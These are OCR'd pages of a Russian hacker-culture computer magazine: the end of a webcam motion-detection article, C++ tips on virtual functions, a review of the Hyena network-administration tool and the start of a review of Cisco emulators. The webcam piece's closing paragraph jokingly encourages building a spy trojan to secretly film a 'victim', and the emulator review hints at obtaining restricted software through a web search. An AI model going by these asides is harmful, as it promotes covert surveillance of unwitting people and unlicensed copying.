
Вышеприведенный код (не считая инициализацию класса MotionDetector) у меня выполняется при получении очередного кадра с веб-камеры. Получив кадр, я выполняю банальное сравнение (метод ProcessFrame): если значение переменной motionlevel больше motionLevelAlarm (0.015f), то значит, надо бить тревогу! Движение обнаружено. На одном из скришотов хорошо видна работа демонстрация детектора движений.

ГОТОВНОСТЬ №4

Веб-камеру можно запросто приспособить для распознавания лиц и создания продвинутого способа лог-она в систему? Если переварить весь этот материал, то не сложно! В конце марта на сайте http://codeplex.com (хостинг для OpenSource проектов от MS) появился пример (а затем и ссылка на статью), демонстрирующий реализацию программы для распознавания лиц с использованием веб-камеры. Сам пример основан на использовании новых возможностей .NET и SilverLight. Разобрать этот пример в рамках журнальной статьи нереально, так как автор исходника постарался и сделал все максимально шикарно. Тут тебе и алгоритмы для работы с изображениями (фильтр размытия, уменьшения шума, попиксельное сравнение, растяжка и т.д.) и демонстрация новинок SilverLight и много чего еще. Ссылку на проект и статью ищи во врезке.

КОНЕЦ ФИЛЬМА

Приведенные в статье примеры послужат тебе хорошей отправной точкой. На их основе легко сварганить профессиональную утилиту для работы с веб-камерой и поднимать на ее продаже несколько сотен баксов в квартал, или написать хитрого и злобного трояна-шпиона. Вспомни статью про бэкап Skype-бесед. В ней я говорил, что времена клавиатурных шпионов уже прошли. Сейчас особенно актуальны аудио и видеоданные. Если учесть, что сегодня веб-камера — обязательный атрибут любого ноутбука, то нетрудно представить, сколько интересного видео ты сможешь заснять, подсунув жертве «полезную программку»... Однако я тебе этого не говорил :). Будут вопросы — пиши.



deeonis deeonis@gmail.com

КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Правила кодинга на C++ для настоящих спецов

ВСТРЕЧАЙ ОЧЕРЕДНОЙ СБОРНИК ПРАВИЛ КОДИНГА НА C++! С ЕГО ПОМОЩЬЮ ТЫ УЗНАЕШЬ, ЧТО НЕ НАДО ДЕЛАТЬ С ВИРТУАЛЬНЫМИ ФУНКЦИЯМИ, И ЧТО БУДЕТ, ЕСЛИ РИСКНУТЬ И НЕ ПРИСЛУШАТЬСЯ К МОИМ СОВЕТАМ.

Виртуальные функции служат основой одного из столпов объектно-ориентированного программирования — полиморфизма. Реализация таких функций в C++ имеет свои особенности, которые необходимо знать при разработке более-менее серьезных программ. Следующие два правила откроют нам пару подводных камней, связанных с виртуальными функциями.

Правило №1

Основная суть первого правила заключается в том, что никогда нельзя переопределять наследуемое значение аргумента функции по умолчанию. Объясняется это тем, что виртуальные функции связываются динамически, а значения аргументов по умолчанию — статически. Для того, чтобы лучше понять разницу между статическим и динамическим связыванием, рассмотрим следующий пример:

Иерархия классов геометрических фигур

```
class Shape {
public:
  enum ShapeColor { Red, Green, Blue };
  virtual void draw(ShapeColor color = Red) comst = 0;
  …
};
class Rectangle: public Shape {
public:
  virtual void draw(ShapeColor color = Green) const;
  …
};
class Circle: public Shape {
public:
  virtual void draw(ShapeColor color) const;
  …
};
```

Вроде бы ничего необычного — у нас есть базовый класс Shape, который определяет чисто виртуальную функцию рисования фигуры draw. Есть два класса, наследуемых от Shape — это Rectangle и Circle. Каждый из наследников по-своему определяет поведение функции рисования. Теперь рассмотрим следующие указатели:

Указатели на Shape

```
// Статический тип — Shape*
Shape *ps;
// Статический тип — Shape*
Shape *pc = new Cercle;
// Статический тип — Shape*
Shape *pr = new Rectangle;
```


В этом примере ps, pc и pr объявлены как указатели на Shape, так что для всех них он и будет выступать в роли статического типа. Совершенно без разницы, на что они указывают в действительности — независимо от этого они имеют статический тип Shape*.

Динамический тип объекта определяется типом того объекта, на который он ссылается в данный момент, то есть динамический тип определяет поведение объекта. Например, динамический тип указателя pc — Circle*, следовательно, вести себя он будет как объект типа Circle, что вполне логично. Динамические типы могут меняться (обычно вследствие присваивания).

Все эти основы поведения виртуальных функций секретом ни для кого не являются. Самое интересное начинается, когда мы подходим к виртуальным функциям с аргументами, принимающими значения по умолчанию. Так как виртуальные функции связываются динамически, а аргументы по умолчанию — статически, то мы получим очень необычное сочетание, которое приводит к странным последствиям.

Странное поведение

```
// вызывается Circle::draw(Shape::Red)
pc->draw(Shape::Red);
// вызывается Rectangle::draw(Shape::Red)
pr->draw(Shape::Red);
// вызывается Rectangle::draw(Shape::Red)!
pr->draw();
```



В этом случае динамический тип pr — это Rectangle*, поэтому, как мы и ожидали, вызывается виртуальная функция класса Rectangle. Для функции Rectangle::draw значение аргумента по умолчанию — Green. Но поскольку статический тип pr — Shape*, то значения аргумента по умолчанию берутся из класса Shape, а не Rectangle. Если бы ps, pc и pr были бы ссылками, ничего не изменилось. Важно лишь, что draw — виртуальная функция, и значение по умолчанию одного из ее аргументов переопределено в производном классе.
Почему стандарт C++ настаивает на таком странном поведении? Все достаточно просто. Если бы значения аргументов по умолчанию связывались динамически, то компилятору пришлось бы найти способ определять во время исполнения, какое значение по умолчанию должно быть у параметра виртуальной функции, что по сравнению с нынешним механизмом медленнее и технически сложнее. Решение было принято в пользу скорости и простоты реализации.
Все это хорошо, но что получится, если, пытаясь следовать правилу, включить аргументы со значениями по умолчанию в функцию-член, объявленную и в базовом, и в производном классах?

Следуем правилу

```
class Shape {
public:
  enum ShapeColor { Red, Green, Blue };
  virtual void draw(ShapeColor color = Red) const = 0;
  …
};

class Rectangle: public Shape {
public:
  virtual void draw(ShapeColor color = Red) const;
  …
};
```

Получится самое настоящее дублирование кода. Причем не просто дублирование, а дублирование с зависимостями. Если значение аргумента по умолчанию изменится в Shape, придется изменять его и во всех производных классах. В противном случае дело закончится переопределением наследуемого значения по умолчанию.
В таких ситуациях лучше рассмотреть альтернативы виртуальным функциям. В предыдущей статье эти альтернативы были подробно освещены. Можно, например, воспользоваться так называемой идиомой невиртуального интерфейса (NVI) — определить в базовом классе открытую невиртуальную функцию, которая вызывает закрытую виртуальную функцию, переопределяемую в подклассах. Невиртуальная функция и будет получать аргументы, определенные по умолчанию.

Правило №2

Второе правило, о котором мы будем говорить, тесно связано с предыдущим. Для начала допустим, что нам известно, что есть некий класс B, от которого открыто наследуется класс D. В классе B определена функция mf. Ее параметры и возвращаемый тип для нас не важны, поэтому предположим, что это просто void. В коде это будет выглядеть примерно так:

Класс D наследуется от B

```
class B {
public:
  void mf();
  …
};
class D: public B {…};
```

Как видно из кода, функция mf в базовом классе — невиртуальная. Если по каким-то причинам переопределить ее в производном классе, то при стечении некоторых обстоятельств мы можем получить очень странное поведение.

Странное поведение

```
class D: public B {
public:
  // скрывает B::mf
  void mf();
  ...
};

D x;
// получить указатель на x
D *pD = &x;
// вызываемая функция поведет себя как D::mf
pD->mf();
// получить указатель на x
B *pB = &x;

// вызываемая функция поведет себя как B::mf
// то есть не так как мы этого ожидаем
pB->mf();
```

Здесь мы имеем объект типа D, на который ссылаются два указателя: B *pB и D *pD. При вызове функции mf через указатель pD мы получим то, что и ожидали — вызовется переопределенная в производном классе версия функции. Но если обращаться к функции посредством указателя pB, то сработает код определенной в базовом классе mf.
Причина такого поведения заключается в том, что невиртуальные функции, подобные B::mf и D::mf, связываются статически. Это означает, что, когда pB объявляется как указатель на объект типа B, невиртуальные функции, вызываемые посредством pB — это всегда функции, определенные в классе B, даже если указатель (как в примере выше) указывает на объект класса, производного от B.
Виртуальные же функции связываются динамически, поэтому для них не существует такой проблемы. Виртуальная версия функции mf при вызове через указатель на класс B или же через указатель на класс всегда работала бы правильно, так, как ожидается. То есть выполнялось бы тело функции D::mf, потому что в действительности pB и pD указывают на объект типа D.
В итоге, если мы пишем класс D и переопределяем невиртуальную функцию mf, наследуемую от класса B, есть вероятность, что объекты класса D будут вести себя совсем не так, как мы ожидаем. В частности, любой конкретный объект D может вести себя при вызове mf либо как D, либо как B, причем определяющим фактором будет не тип самого объекта, а лишь тип указателя на него. При этом ссылки будут вести себя ничуть не лучше.

Заключение

На этом наше повествование о виртуальных функциях можно считать законченным. На протяжении нескольких статей мы постарались рассказать тебе обо всех возможностях (и невозможностях) виртуальности в C++ и теперь можем быть уверены, что любой баг, связанный с виртуальными функциями, ты отловишь очень быстро. И еще быстрее устранишь. ☒

Сергей «grinder» Яремчук grinder@synack.ru

Сделай ставку на хищника

ЭФФЕКТИВНОЕ АДМИНИСТРИРОВАНИЕ СРЕДНИХ И КРУПНЫХ ЛОКАЛЬНЫХ СЕТЕЙ С ПОМОЩЬЮ HYENA 8.0

Централизованное управление настройками систем снимает с админа множество проблем, а главное – упрощает сам процесс, ведь все операции производятся из одного места. Готовых решений, в том числе предлагаемых Microsoft, сегодня более чем достаточно, каждое имеет свою фишку, которая выделяет продукт среди прочих и привлекает сторонников. Но Hyena занимает в этом ряду особое место.

ВОЗМОЖНОСТИ HYENA

Начинающие сисадмины считают, что настраивать компы в локалке проще при помощи удаленного рабочего стола. В Windows уже встроена такая функция, кроме того, есть множество программ от сторонних разработчиков: Radmin, pcAnywhere, Netop, UltraVNC и так далее. Отчасти это так. Но если систем много, для того, чтобы изменить хотя бы одну настройку, придется подключаться к рабочему столу каждого компьютера, шустрить мышкой, проверять установки. Более опытные админы используют средства «массового» управления, такие как WinRM, PowerShell и SCCM. Популярны и групповые политики (GPO), позволяющие одним щелчком мышки выполнить нужную установку на всех системах. Хотя GPO не очень наглядны, и в сетях большого размера с несколькими доменами весьма непросто отслеживать все настройки и быть уверенным, что тот или иной компьютер находится в требуемом состоянии.

Программа централизованного управления подчиненными системами Hyena по своим возможностям находится где-то посередине между всеми этими инструментами, позволяя отдавать команды, а при необходимости и подключаться к рабочему столу удаленной системы. Разработчики из SystemTools Software Inc. (systemtools.com) поставили своей целью создать простой в использовании и понятный продукт, который позволял бы управлять компьютерами в сети любого размера и не требовал от админа каких-либо особых знаний или обучения. И, судя по тому, что Hyena пользуется популярностью у десятков тысяч администраторов по всему миру, им это удалось.

Для выполнения любых операций приложение использует пользовательский интерфейс в стиле виндового Проводника с удобным всплывающим контекстным меню и горячими клавишами. Hyena сочетает в себе функции стандартных средств администрирования WinNT: User Manager, Server Manager и File Manager/Explorer, а также и большую часть возможностей, заложенных в консоли управления MMC. Но теперь не придется лазать по разным меню, все это доступно в одном окне. Конечно же, реализованы все стандартные операции по управлению учетными записями пользователей и групп (локальными и домена), правами, компьютерами, устройствами, печатью. По сравнению с MMC все действия более наглядны, кроме того легко переключиться сразу на другую систему, например, для сравнения результата. Выбрав в списке любой компьютер, можно просмотреть список процессов, открытых файлов, сетевых соединений и многое другое. При наличии домена Hyena тесно интегрируется в его структуру, позволяя управлять основными настройками. Параметры и отчеты при необходимости экспортируются в файлы MS Access и Excel. Кроме стандартной версии предлагается еще и Enterprise-вариант, в котором добавлены возможности управления сервером терминалов и сессиями пользователей (в стандартной версии она тоже есть, но работает только 30 дней), почтовыми ящиками Exchange Server 5.5/2000/2003, плюс реализована интеграция с инструментарием WMI. Hyena может быть использована для управления компьютерами, работающими с любой версией Windows на ядре NT от 2000 и выше. В восьмом релизе добавлена поддержка Win7 и Win2k8R2. Также именно с этого релиза появилась поддержка x64-платформ, объектов политик паролей (PSO, Password Settings Objects), которые стали доступны в Win2k8 и позволяют устанавливать несколько политик паролей в домене.

До версии 8.x для удаленных соединений по RDP и VNC приходилось использовать еще и сторонние продукты, что было весьма неудобно. Теперь в этом уже нет необходимости, так как одно из главных нововведений в восьмерке – возможность подключения к удаленному компьютеру по этим протоколам. Чтобы такая функция была доступна, во время установки следует отметить дополнительный компонент Remote Control Manager (STRCM, его можно скачать отдельно systemtools.com/strcm, распространяется как freeware).

Нельзя оставить без внимания еще один немаловажный момент: лицензирование Hyena производится в зависимости от количества администраторов, которые будут активно использовать продукт. Количество рабочих станций и серверов, управляемых с его помощью, на стоимость лицензии не влияет. На сайте доступна полнофункциональная демка, которая будет работать в течение 30 дней. В этот период предлагается и бесплатная поддержка продукта.

Установка стандартна, несколько раз нажимаем Next – и все. Вообще, возможны два варианта использования Hyena. Обычно прогу ставят на рабочем месте админа, откуда он



управляет всеми настройками систем, входящих в один или несколько доменов. Но возможен вариант установки Hyena в качестве сервиса на сервере. К нему уже нужно будет подключаться при помощи одной из программ удаленного доступа и далее управлять как самим локальным сервером, на котором установлена Hyena, так и остальными системами сети. Учитывая, что сервер обычно включен в режиме 24/7, соответственно, Hyena тоже всегда будет доступна.
Теперь познакомимся с некоторыми особенностями программы.


ПЕРВОНАЧАЛЬНЫЕ НАСТРОЙКИ

При первом запуске программа собирает все данные о локальной системе и подключается к домену, в который входит компьютер, откуда автоматом импортируется информация обо всех объектах (учетные данные, группы и пользователи, сервисы, устройства и так далее). Возможно, некоторое время придется подождать, по окончании все найденные объекты будут выведены в окне программы в виде дерева. Если доменная структура не используется, остальные системы можно найти, зайдя во вкладку Enterprise и выбрав один из подпунктов – сеть Windows Network (SMB) или службы терминалов Windows.
В том случае, когда в локальной сети работает несколько доменов, настройками которых нужно управлять, остальные следует добавить в список Hyena вручную. Это можно сделать через File – Add Domain; в появившемся окне вводим название домена. Автоматический поиск, активируемый через Find All Domain, упрощает работу – все найденные домены затем будут автоматически добавлены в список. Для уточнения настроек обычно сразу вызывается конфигуратор объектов Object Manager Configuration, в котором при необходимости редактируем объекты. Добавить домен в список можно, вызвав конфигуратор напрямую: File – Manage Object View, заполняем все поля внизу вкладки Objects, нажимаем Add и выбираем в списке Windows Domain. При помощи этого же меню подключаем и многие другие объекты, которые не были найдены программой автоматически: компьютеры, OU, группы, принтеры, URL, ветки реестра и т.д.


ОСНОВНОЕ КОНФИГУРИРОВАНИЕ

При щелчке на любом объекте отображаются все доступные свойства и параметры, которые можно просмотреть и изменить. Для сортировки элементов в таблицах просто щелкаем по заголовку. Например, выбрав группу или пользователей, мы можем выполнять практически любые административные операции: создавать, удалять, копировать в локальную и удаленную систему, просматривать и редактировать свойства учетных записей и групп (локальной системы и домена). Работа упрощается тем, что во всех настройках помогает визард, в окне которого надо лишь заполнить несколько параметров. Кроме того, выбранному пользователю можно отправить сообщение, сбросить пароль, отключить или разблокировать учетную запись. Практически все подобные действия можно произвести и в отношении групп. Отдельные пункты меню позволяют отслеживать активность пользователей (доступна информация о регистрации и подключениях), поэтому мы всегда можем узнать, кто когда пришел на работу и где лазил в локалке.
Найденные прогой принтеры (как локальные, так и сетевые) отображаются в меню Printers. Выбрав нужный из списка, мы можем получить все сведения о заданиях, доступности, подключиться к нему, изменить свойства и приостановить/продолжить отдельное или все задания.
Следующие интересные возможности: полноценное управление локальными и сетевыми каталогами и файлами. Открыв нужный ресурс, мы можем увидеть содержимое, отредактировать параметры доступа (сетевого и NTFS), просмотреть текущие подключения и сбросить любое при необходимости.
Админу периодически нужно контролировать наличие свободного места на харде. В Hyena это выполнить проще простого. Для разделов жесткого диска выбранного компа выводится информация о типе файловой системы, свободное/занятое место и так далее. При использовании распределенной файловой системы DFS (Distributed File System) в одноименной вкладке мы увидим все доступные ресурсы и сможем к ним быстро подключиться.
Управление сервисами – просмотр списка (с детальным описанием), вывод зависимостей, запуск/перезапуск, остановка, изменение режима запуска – это еще одна полезная возможность Hyena. Службы, отмеченные зеленым значком, выполняются, красным – остановлены. Причем программа позволяет одновременно управлять сервисами на нескольких компьютерах. Аналогично сервисам отображаются и все устройства, драйвера и обновления, установленные на выбранной системе.
Администратор контролирует работу сервисов на основе собранных журналов событий. Для их просмотра переходим во вкладку Events.




Подключаем новый объект

Системные события по категориям


Hyena позволяет оценить производительность разных подсистем

Отдельные пункты меню позволяют отслеживать активность пользователей (доступна информация о регистрации и подключениях), поэтому мы всегда можем узнать, кто когда пришел на работу и где лазил в локалке.

Для удобства отбора в Hyena реализован фильтр событий Filter Events по типу, дате, времени, учетным данным и т.д. Из контекстного меню вызывается стандартный обозреватель событий Windows, тут же можно сохранить резервную копию журнала или очистить список событий.

Хотя Hyena предлагает еще один вариант: быстро выбрать определенные события и данные при помощи двух пунктов контекстного меню – Account Policy и Audit Policy. Вызываем нужный и в появившемся окне указываем критерии аудита: срок действия пароля, длина пароля, заблокированные учетные записи, доступ к сессиям и многое другое. По умолчанию отслеживаются не все события, поэтому идем в Audit Properties и флажками активируем нужные.

Также просто получить доступ к записям реестра локальной и удаленной системы, просматривать содержимое, добавлять и удалять записи, редактировать настройки, копировать и сохранить ветку реестра в файл.

В Hyena используется собственная система мониторинга ресурсов компьютера, позволяющая собрать данные о производительности системы. Во вкладке Perfomance находим семь подпунктов, которые расскажут все о работе процессов, запущенных в системе, сети, CPU, памяти, дисков и сервера в целом. Можно самостоятельно создавать собственные запросы и редактировать текущие настройки.

Для тех, кто разобрался с WMI, вероятно, будет полезна возможность выполнить определенный запрос или метод. Здесь предложено два способа, ты можешь выбрать более удобный: либо воспользоваться контекстным меню WMI – Execute Query и в окне заполнить WMI Query Template Properties, либо сразу выбрать нужный класс в меню WMI раскрытого дерева параметров конкретной системы. Результат выполнения запроса выводится в панели справа. Кстати, при помощи WMI из контекстного меню можно запустить любой процесс на выбранной системе (WMI – Create Proccess).

Все данные, собранные программой (системы, учетные записи, группы, сервисы и т.д.), легко экспортируются в текстовый файл или отправляются на принтер. При наличии MS Access становится доступной функция создания отчетов с практически неограниченными возможностями. Для этого переходим в Settings – Reporting, указываем путь к исполняемому файлу Access (либо Excel) и запускаем мастер создания отчетов: Tools – Generate Report.

НАСТРОЙКА STRCM

Как уже упоминалось выше, Hyena может быть использована для организации подключения к удаленной системе. RDP-соединение выполняется при помощи штатной утилиты mstsc.exe, вызываемой с необходимыми параметрами. Чтобы использовать VNC, задействуется Remote Control Manager (STRCM), и теоретически здесь можно указать любой VNC-клиент. К слову, STRCM распространяется свободно, а код доступен по лицензии GNU GPL.

Собственно процесс подключения прост: выбираем систему и пункт Remote Control в контекстном меню. Настройки каждого подключения хранятся в отдельном RCM-файле, все они находятся в каталоге, где установлена Hyena. По сути, это текстовые ini-файлы, которые можно редактировать напрямую при помощи Блокнота. После установки таких файлов пять: два из них – rd.rcm и rd_admin.rcm – отвечают за RDP-соединения, а vnc*.rcm представляют собой шаблоны для VNC.


Этот список доступен и в меню Tools – Settings – Remote dialog, где, выбрав нужную конфигурацию и нажав кнопку Edit, также можно приступить к настройкам. Файл имеет простую структуру:

```
# Описывается подключение
[General]
# Тип подключения: RDP или VNC
SoftwareType=VNC
# Выводить в меню
Enabled=1
# Название
MenuName=TightVNC
# Автозапуск
AutoExecute=0

# Список команд и параметров
[View]
# Команда для подключения
ViewerCommand=vncviewer.exe
%computer%
# Для RDP
# ViewerCommand=mstsc.exe
```



Формируем WMI-запрос




Фильтр позволяет быстро отобрать интересующие события

Файл может содержать специфические установки (размер экрана, количество цветов, порт подключения и т.п.) для каждой утилиты.

Удобно, что RCM-файл после редактирования можно просто скопировать на другие системы и не возиться с настройками на каждой из них. Но Hyena поддерживает и сетевые ресурсы, на которых размещаются такие файлы. Их следует указать в настройках при помощи ".RCM file configuration directory path", после чего требуется перезапуск Hyena.

ДОБАВЛЕНИЕ СОБСТВЕННЫХ УТИЛИТ

При знакомстве с возможностями Hyena бросается в глаза пустой пункт Custom Tools. Разработчики не стали ограничивать админа стандартными решениями и оставили возможность добавить любой инструмент, который можно быстро вызвать из контекстного меню или при помощи комбинации Ctrl-F[1-9]. Настройки утилит производятся в панели Tools – Settings – Tools, вся введенная информация



Настройка удаленного управления

сохраняется в файле tool_cmds.dat, который также можно переносить между компьютерами, чтобы не повторять настройки. Для удобства использования инструменты можно разделить на группы (субменю), которые создаются при помощи New – Submenu. При добавлении инструмента указываем его название и вводим команду, которая будет выполнена при щелчке на пункте. В командной строке поддерживается ряд специальных символов:

```
%S% – имя текущего сервера, с которого выпол-
няется запрос. Некоторые команды требуют на-
личия обратного двойного слэша "\\", в таком
случае в команду запуска его следует добавить
самостоятельно;
%E% – подстановка текста из активного окна,
которое появится при выборе объекта;
%G% – группа, в которую входит пользователь,
выполнивший запрос;
%HOSTNAME% – возвращает NETBIOS или DNS-имя
компьютера (необходимо установить флажок
Tools – Settings – Active Directory – Use DNS
computer paths);
%Px% – параметры пользователя, их всего три:
%P1% – первый, %P2% – второй, %P3% – третий;
%Px:prompt% – параметр пользователя, вводи-
мый по запросу;
%Px:prompt/PWD% – то же, только с вводом па-
роля.
```


ЗАКЛЮЧЕНИЕ

Как видишь, возможностей у Hyena очень много, и они покрывают все потребности среднестатистического админа. Это понятный и хорошо продуманный инструмент, позволяющий централизованно и без лишних усилий управлять системами в локальной сети.



warning

Чтобы иметь возможность подключаться к удаленной системе по RDP/VNC, следует во время установки отметить Remote Control Manager.



info

• Об основных способах удаленного управления и выполнения команд читай в][03.2010 в статье «Незримое присутствие».

• Для работы с AD Hyena использует некоторые инструменты из RSAT (Remote Server Administration Tools) или AdminPak (Microsoft Administration Tools).



links

Сайт проекта – systemtools.com

Сергей «grinder» Яремчук grinder@synack.ru

Ученье – свет и высокая зарплата

ОБЗОР ПРОГРАММНЫХ ЭМУЛЯТОРОВ СЕТЕВОГО ОБОРУДОВАНИЯ CISCO SYSTEMS И JUNIPER NETWORKS

Чтобы научиться работать с «серьезным» сетевым оборудованием, совсем необязательно иметь тугой кошелек. Можно воспользоваться специальными эмуляторами, полностью имитирующими нужную среду, а то и целые сети.

PACKET TRACERT

Разработчик: Cisco Systems Inc.
Web: cisco.com/web/learning/netacad/course_catalog/PacketTracer.html
ОС: Windows XP/Vista/7, Linux (Ubuntu, Fedora)
Лицензия: бесплатно для зарегистрированных преподавателей и студентов курсов.

Умение работать с оборудованием Cisco всегда являлось жирным плюсом при приеме на работу, однако оплатить курсы или приобрести циску (даже б/у) может далеко не каждый. Вероятно, поэтому количество кошачьих эмуляторов растет из года в год, и они пользуются популярностью у админов и желающих ими стать. Используя эмулятор, можно самостоятельно подготовиться к получению сертификатов CCNA (Cisco Certified Network Associate, Сертифицированный Cisco Сетевой Специалист), «перепробовав» все доступные девайсы и понастраивав сеть. Обзор начнем с официальной разработки Cisco — эмулятора Packet Tracert, предлагаемого отделением Networking Academy, отвечающим за образование и подготовку различных курсов. Задача программы: помочь закрепить на практике полученные студентом теоретические навыки. Для ее решения PT обладает всем необходимым, позволяя «строить» сети различной сложности с практически неограниченным количеством устройств. Все установки производятся при помощи логической диаграммы сети, для симуляции представлен весь спектр оборудования, выпускаемого Cisco (роутеры, свитчи, точки доступа и т.п.). Можно изменять настройки объектов, моделировать потоки данных и многое другое. Поддерживается большое количество протоколов и технологий, используемых в оборудовании Cisco (полный список смотри в документации на сайте). Работа с оборудованием хоть и виртуальна, но выглядит так, будто приходится использовать реальные устройства. Можно добавлять платы расширения, настраивать параметры в командной строке или используя графический интерфейс. Весь процесс обмена данными представлен в виде диаграмм и таблиц, что помогает визуально оценить текущие настройки и работу оборудования. Официально в свободном доступе Packet Tracert не найти, он предназначен только для зарегистрированных преподавателей и студентов курсов (его можно найти на дисках, прилагаемых к некоторым книжкам по цисковским курсам). Но — нехитрый запрос к гуглу, и нужная программа будет у тебя на харде. Во время установки никаких ключей не требуется, сам процесс стандартен. Все настройки производятся в большом окне посередине. Внизу слева находятся группы устройств, после выбора чуть правее появляются сами устройства. Отмечаем нужное и двойным щелчком на свободном месте в поле посередине переносим его на карту сети. Поддержка drag'n'drop делает процесс очень простым, устройства затем можно двигать, удалять и т.п. Удобно, что PT самостоятельно связывает некоторые девайсы, например, при появлении Wireless свитча к нему автоматически подключаются все устройства, поддерживающие этот вид соединения. При протяжке кабеля выбираем порт, к которому его подключаем. Один из значков отвечает за автоматическое определение типа соединения, что ускоряет сборку сети на стадии изучения. Если в процессе будет допущена ошибка, то пользователь получает предупреждение с кратким описанием (например, нет свободного разъема).
Пока все настройки логической сети производились во вкладке Logical Workspace (Ctrl+L). Чтобы перейти к физическому устройству и посмотреть порядок подключения, следует выбрать в верхнем левом углу вкладку Physical Workspace (Ctrl+P). Также PT предоставляет два режима отображения работы сети: Realtime Mode (Ctrl+R) и Simulations Mode (Ctrl+S). Переключение производится при помощи ярлыков в правом нижнем углу или горячих клавиш. В Realtime сеть работает в обычном режиме, в режиме Simulations можно наблюдать и контролировать процессы, происходящие в сети (работу устройств, интервалы времени, механизмы передачи данных и т.д.) Мастер Activity Wizard поможет создать собственные учебные сценарии. Осталось добавить, что предусмотрена работа в многопользовательском режиме, а также доступно несколько пособий по настройке Cisco и справочная система, помогающая разобраться во всех возможностях.

ЭМУЛЯТОР DYNAMIPS

Разработчик: OpenSource
